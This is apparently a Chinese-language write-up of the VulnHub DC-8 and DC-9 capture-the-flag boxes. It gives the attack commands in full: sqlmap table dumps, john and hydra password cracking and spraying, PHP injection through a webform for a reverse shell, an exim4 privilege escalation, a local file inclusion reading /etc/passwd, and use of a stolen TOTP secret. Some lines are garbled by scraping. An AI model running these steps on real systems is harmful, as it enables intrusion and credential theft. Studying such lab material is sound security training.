1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 sqlmap -u "http://192.168.1.13/?nid=1" -p nid --dbs --batch --random-agent -D d7db --tables block | cache | filter | history | role | system | actions | authmap | batch | block_custom | block_node_type | block_role | blocked_ips | cache_block | cache_bootstrap | cache_field | cache_filter | cache_form | cache_image | cache_menu | cache_page | cache_path | cache_views | cache_views_data | ckeditor_input_format | ckeditor_settings | ctools_css_cache | ctools_object_cache | date_format_locale | date_format_type | date_formats | field_config | field_config_instance | field_data_body | field_data_field_image | field_data_field_tags | field_revision_body | field_revision_field_image | field_revision_field_tags | file_managed | file_usage | filter_format | flood | image_effects | image_styles | menu_custom | menu_links | menu_router | node | node_access | node_revision | node_type | queue | rdf_mapping | registry | registry_file | role_permission | search_dataset | search_index | search_node_links | search_total | semaphore | sequences | sessions | shortcut_set | shortcut_set_users | site_messages_table | taxonomy_index | taxonomy_term_data | taxonomy_term_hierarchy | taxonomy_vocabulary | url_alias | users | users_roles | variable | views_display | views_view | watchdog | webform | webform_component | webform_conditional | webform_conditional_actions | webform_conditional_rules | webform_emails | webform_last_download | webform_roles | webform_submissions | webform_submitted_data |
1 sqlmap -u "http://192.168.1.13/?nid=1" -p nid --dbs --batch --random-agent -D d7db -T users --dump
破解
1 john --wordlist=/usr/ share/wordlists/ rockyou.txt hashes.txt
得到凭据
成功登入后台

文章getshell 登录到后台,在Contact Us -> Webfirm -> Form setting可以写入php代码

提交contact us表单后则会进入植入代码的页面

反弹shell

exim提权 搜索suid发现存在exim4
查看版本
1 2 3 /usr/sbin/exim4 -bVversion 4.89
1 searchsploit exim | grep " Privilege"
1 2 3 wget http:sh sh -m netcat
得到flag
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 Brilliant - you have succeeded!!! 888 888 888 8888888b. 888 888 888 888 888 888 888 888 "Y88b 888 888 888 888 888 888 888 888 888 888 888 888 888 888 .d88b. 888 888 888 888 .d88b. 88888b. .d88b. 888 888 888 888 888 888 888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888 88888888 888 888 888 888 888 888 888 888 88888888 Y8P Y8P Y8P Y8P 888 888 888 .d88P Y88..88P 888 888 Y8b. " " " " 888 888 8888888P" "Y88P" 888 888 "Y8888 888 888 888 888

2FA认证 作者在题目中提到了2FA(双因素认证)
简单的说就是要在认证的时候输入密码 以及根据密钥动态生成的Verification code
已经拿到root,进行2FA实验
通过/var/log/auth.log发现dc8user配置了2FA
在dc8user家目录得到了.google_authenticator
1 2 3 4 5 6 7 NRJWQLHCQYKWD27G2GW4XFBR7Q <" WINDOW_SIZE 17 <-- 2. 窗口大小 (允许的时间偏差) " TOTP_AUTH <27017752 <93723285 <97959003 <36240515 <
根据密钥生成验证码
1 oathtool --totp -b NRJWQLHCQYKWD27G2GW4XFBR7Q
从kali即可无需密码登录dc8user
输入Verification code
DC9 vulnhub dc9
https://www.vulnhub.com/entry/dc-9,412/
靶机IP

信息收集 1 nmap -p- --min-rate 10000 192.168.1.12 -oN nmap/port.txt
1 2 3 4 PORT STATE SERVICE
1 nmap -sT -sC -sV -O -p22,80 192.168.1.12 -oN nmap/detail.txt
1 2 3 4 5 6 7 8 9 PORT STATE SERVICE VERSION22 /tcp closed ssh80 /tcp open http Apache httpd 2.4 .38 ((Debian))2.4 .38 (Debian)08 :00 :27 :75 :01 :28 (Oracle VirtualBox virtual NIC)3.10 - 4.11 (92 %), Linux 4.0 - 4.4 (92 %), Linux 4.4 (92 %), Linux 5.1 - 5.15 (91 %), Linux 3.2 - 4.14 (89 %), Linux 2.6 .32 - 3.13 (89 %), Linux 5.0 - 5.14 (89 %), Linux 2.6 .32 (88 %), OpenWrt 19.07 (Linux 4.14 ) (88 %), Linux 3.11 - 4.9 (88 %)for host (test conditions non-ideal).1 hop
Web服务器 : Apache/2.4.38操作系统 : Debian Linux 3.10 - 4.11网页标题 : “Example.com - Staff Details - Welcome”端口 :仅80开放
1 dirsearch -u http://192.168.1.12 -i 200 ,301 ,302
1 2 3 4 5 6 7 8 [04:55:30] 200 - 0 B - /config.php [04:55:31] 301 - 310 B - /css -> http:[04:55:32] 200 - 1001 B - /display.php [04:55:35] 301 - 315 B - /includes -> http:[04:55:35] 200 - 406 B - /includes/ [04:55:38] 302 - 0 B - /logout.php -> manage.php [04:55:38] 200 - 548 B - /manage.php [04:55:46] 200 - 485 B - /search.php
1 whatweb -v http://192.168.1.12
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 WhatWeb report for http://192.168.1.12 Status : 200 OKTitle : Example.com - Staff Details - WelcomeIP : 192.168 .1.12 Country : RESERVED, ZZSummary : Apache[2.4 .38 ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)]Plugins: in sync with the current Version : 2.4 .38 (from HTTP Server Header)Dorks: (3 )Website : http:// httpd.apache.org/ 5 , detected by the doctype declaration OS : Debian LinuxString : Apache/2.4.38 (Debian) (from server string)Headers: /1.1 200 OKDate: Wed, 25 Feb 2026 09 :58 :35 GMTServer: Apache/2.4.38 (Debian)Vary: Accept-EncodingContent-Encoding: gzipContent-Length: 402 Connection: closeContent-Type: text/html ; charset = UTF-8
SQL注入 search.php存在sql注入
1 2 3 4 5 sqlmap -r 1 .txt --batch --dbs --level 3 --risk 3 [*] information_schema [*] Staff [*] users
1 2 3 sqlmap -r 1 .txt --batch --level 3 --risk 3 -D users --tables
1 sqlmap -r 1 .txt --batch --level 3 --risk 3 -D users -T UserDetails --dump
ID
姓氏 (Lastname)
密码 (Password)
注册日期 (Reg Date)
用户名 (Username)
名字 (Firstname)
1
Moe
3kfs86sfd2019-12-29 16:58:26
marym
Mary
2
Dooley
468sfdfsd22019-12-29 16:58:26
julied
Julie
3
Flintstone
4sfd87sfd12019-12-29 16:58:26
fredf
Fred
4
Rubble
RocksOff2019-12-29 16:58:26
barneyr
Barney
5
Cat
TC&TheBoyz2019-12-29 16:58:26
tomc
Tom
6
Mouse
B8m#48sd2019-12-29 16:58:26
jerrym
Jerry
7
Flintstone
Pebbles2019-12-29 16:58:26
wilmaf
Wilma
8
Rubble
BamBam012019-12-29 16:58:26
bettyr
Betty
9
Bing
UrAG0D!2019-12-29 16:58:26
chandlerb
Chandler
10
Tribbiani
Passw0rd2019-12-29 16:58:26
joeyt
Joey
11
Green
yN72#dsd2019-12-29 16:58:26
rachelg
Rachel
12
Geller
ILoveRachel2019-12-29 16:58:26
rossg
Ross
13
Geller
3248dsds7s2019-12-29 16:58:26
monicag
Monica
14
Buffay
smellycats2019-12-29 16:58:26
phoebeb
Phoebe
15
McScoots
YR3BVxxxw872019-12-29 16:58:26
scoots
Scooter
16
Trump
Ilovepeepee2019-12-29 16:58:26
janitor
Donald
17
Morrison
Hawaii-Five-02019-12-29 16:58:28
janitor2
Scott
同样的方式得到Staff数据库的两张表
StaffDetails
Users
UserID
Password
Username
1
856f5de590ef37314e7c3bdf6f8a66dc
admin
前面两个表的凭据均登不进去
破解admin的pass后得到

成功登入

LFI 下面显示File does not exist,可能存在文件包含
1 http:// 192.168 .1.12 /manage.php?file=../ ../../ ../etc/ passwd
得到passwd文件
密码喷洒 拿到可以登录的用户名,结合刚才得到的密码,尝试喷洒ssh,虽然前面显示22端口未开放,但还是可以试一下
1 hydra -L name .txt -P pass .txt 192.168 .1 .12 ssh
得到三组凭据
1 2 3 chandlerb: UrAG0D!joeyt: Passw0rdjanitor: Ilovepeepee
挨个登录,最后在janitor家目录找到隐藏文件,发现密码本
1 /home/janitor/ .secrets-for -putin/passwords-found-on -post-it -notes.txt
1 2 3 4 5 6 BamBam01 Passw0rd smellycats P0Lic #10 -4 B4 -Tru3-001 4uGU5T -NiGHts
再次进行喷洒
得到另一组凭据
